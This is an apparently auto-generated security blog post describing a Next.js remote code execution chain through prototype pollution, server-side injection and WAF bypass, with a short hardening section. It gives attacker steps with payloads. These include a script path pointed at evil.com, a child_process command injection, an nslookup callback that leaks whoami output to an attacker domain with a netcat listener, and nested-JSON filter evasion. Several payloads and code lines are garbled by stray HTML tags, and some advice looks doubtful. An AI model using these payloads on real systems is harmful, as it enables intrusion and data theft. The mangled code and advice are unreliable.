Listen to this Post
Introduction:

A recent critical Remote Code Execution (RCE) vulnerability disclosed in the popular Next.js framework reveals a dangerous attack chain where multiple high-severity flaws converge. By exploiting prototype pollution to poison the server-side rendering context, an attacker can achieve server-side injection, ultimately bypassing Web Application Firewall (WAF) protections to execute arbitrary commands on the host. This case underscores that modern application stacks are not immune to classical vulnerability chains, demanding rigorous input validation and defense-in-depth strategies.
Learning Objectives:
- Understand the compound risk of chaining prototype pollution with server-side injection in Node.js/Next.js environments.
- Learn practical methods for testing WAF bypasses using content overloading and obfuscation techniques.
- Implement hardening measures for Next.js applications to mitigate such attack vectors.
You Should Know:
1. The Foundation: Exploiting Prototype Pollution in Next.js
Prototype pollution is a JavaScript vulnerability where an attacker can inject properties into global object prototypes, leading to tampering with the application’s logic or facilitating further exploits. In Next.js, polluted objects can affect server-side getServerSideProps, API routes, or the rendering context.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Identify a vulnerable parameter. Look for endpoints that merge user input with objects using unsafe functions like Object.assign(), lodash.merge(), or deep-extend.
Step 2: Craft a pollution payload. A typical payload in a POST request or URL query might look like:
{
"<strong>proto</strong>": {
"pollutedProperty": "pollutedValue"
}
}
Or via URL: `https://target.com/api/submit?__proto__
=pollutedValue`.
Step 3: Verify the pollution. Check if the property has been added to all objects:
[bash]
// After sending the payload, test in browser console or via script:
console.log({}.pollutedProperty); // Should return "pollutedValue" if successful.
Step 4: Escalate to affect server logic. The goal is to pollute properties that Next.js uses, such as `NEXT_PUBLIC_` configuration placeholders or internal flags that control script loading.
- The Escalation: From Pollution to Server-Side Injection (SSI)
Once prototype pollution is achieved, the next step is to abuse it to inject malicious code into server-side executed contexts. This could involve polluting options that control server-side includes, template rendering, or script paths.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Target a server-side rendering pathway. Identify where user-controlled data is reflected in server-rendered HTML or used in eval()-like functions (e.g., new Function(), `setTimeout()` with dynamic code).
Step 2: Chain pollution to control injected data. For instance, pollute a property that sets the base path for a script:
// If the app uses a config like:

<

script src={{config.basePath}}/main.js>
// Pollute <strong>proto</strong>.basePath to: "https://evil.com/?"
Step 3: Achieve code execution. Inject a payload that breaks out of the script context:
"; process.mainModule.require('child_process').exec('id'); //
Step 4: Test for command execution. Use a DNS or HTTP callback to verify:
 On your listener machine:
nc -lvnp 53  Listen for DNS lookups
or
python3 -m http.server 80
Payload: `”; require(‘child_process’).exec(‘nslookup $(whoami).yourdomain.com’); //`
3. The Evasion: WAF Bypass via Content Overloading
Web Application Firewalls often filter based on patterns and size limits. Content overloading involves submitting enormous amounts of data or deeply nested structures to bypass these filters.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Identify the WAF threshold. Send increasingly large requests (e.g., 1MB, 10MB) with malicious payloads to find size-based filtering limits.
Step 2: Use nested JSON/objects to obscure the payload.
{
"data": {
"nested1": {
"nested2": { ... repeat 1000x ...,
"finally": "<strong>proto</strong>[bash]=value"
}
}
}
}
Step 3: Combine with encoding. Use UTF-8, Unicode escapes, or hex encoding within the polluted property name/value.
Step 4: Test the bypass. If the WAF truncates or skips inspection of large/nested content, the malicious payload will reach the vulnerable Next.js endpoint.
4. Building the Full Exploit Chain
This section combines the previous steps into a single, automated attack sequence for proof-of-concept testing in authorized environments.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Reconnaissance. Map the Next.js application (API routes, SSR pages) using tools like ffuf:
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u https://target.com/FUZZ -recursion
Step 2: Automate pollution and detection. Use a Node.js script to send pollution probes:
const axios = require('axios');
const target = 'https://target.com/api/data';
const payload = { "<strong>proto</strong>": { "injected": true } };
axios.post(target, payload).then(() => {
axios.get(target + '/check').then(res => console.log(res.data));
});
Step 3: Deploy the injection payload. Once pollution is confirmed, send the SSI payload within the polluted context.
Step 4: Bypass WAF. Wrap the final exploit in nested JSON and pad with random data to exceed default inspection size.
5. Mitigation and Hardening for Next.js Applications
Defending against such chains requires a multi-layered approach.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Sanitize inputs. Use libraries like `lodash.set` safely, avoid `Object.assign` with user input, or use immutable patterns.
// Safe merge: Use a library that sanitizes <strong>proto</strong> and constructor
const { safeMerge } = require('safe-merge');
const config = safeMerge(defaults, userInput);
Step 2: Freeze prototypes. Harden critical object prototypes in your application startup:
Object.freeze(Object.prototype);
Object.freeze(Object);
Step 3: Implement strict Content Security Policies (CSP) and sanitize server-side data renders. Use `helmet` middleware.
Step 4: Configure WAF with deep inspection. Ensure your WAF parses nested structures and sets reasonable but thorough size limits. Use regex rules to block prototype pollution patterns.
Step 5: Regular updates and security audits. Keep Next.js and dependencies updated. Use SCA tools like `npm audit` or snyk.
What Undercode Say:
- Modern Stacks, Classic Flaws: The most advanced frameworks can fall victim to well-known vulnerability classes when developers assume inherent safety and neglect fundamental security hygiene.
- The Chain is Stronger Than Its Weakest Link: Attackers are increasingly adept at chaining lower-severity issues (like prototype pollution) into critical exploits (like RCE), rendering traditional severity classifications inadequate.
Analysis: This disclosure is a potent reminder that the complexity of modern JavaScript frameworks can introduce subtle attack surfaces. The integration of server-side and client-side code in Next.js creates unique pathways for exploitation. Defenders must shift from viewing vulnerabilities in isolation to understanding their potential interactions. Security testing must include chained exploit scenarios, and input validation must be paranoid and comprehensive, not just at the endpoint but through every data-handling layer.
Prediction:
The sophistication of vulnerability chaining, as demonstrated in this Next.js RCE, will become a standard tactic in both bug bounty and real-world attacks. We will see an increase in automated tools designed to detect and exploit prototype pollution to SSI/RCE chains across Node.js-based frameworks. Consequently, the industry will respond with more integrated security features in framework core designs, such as automated prototype protection and stricter default configurations. Bug bounty platforms will likely adjust their reward models to higher payouts for chained exploits, reflecting their greater impact.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Joao Gomes – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


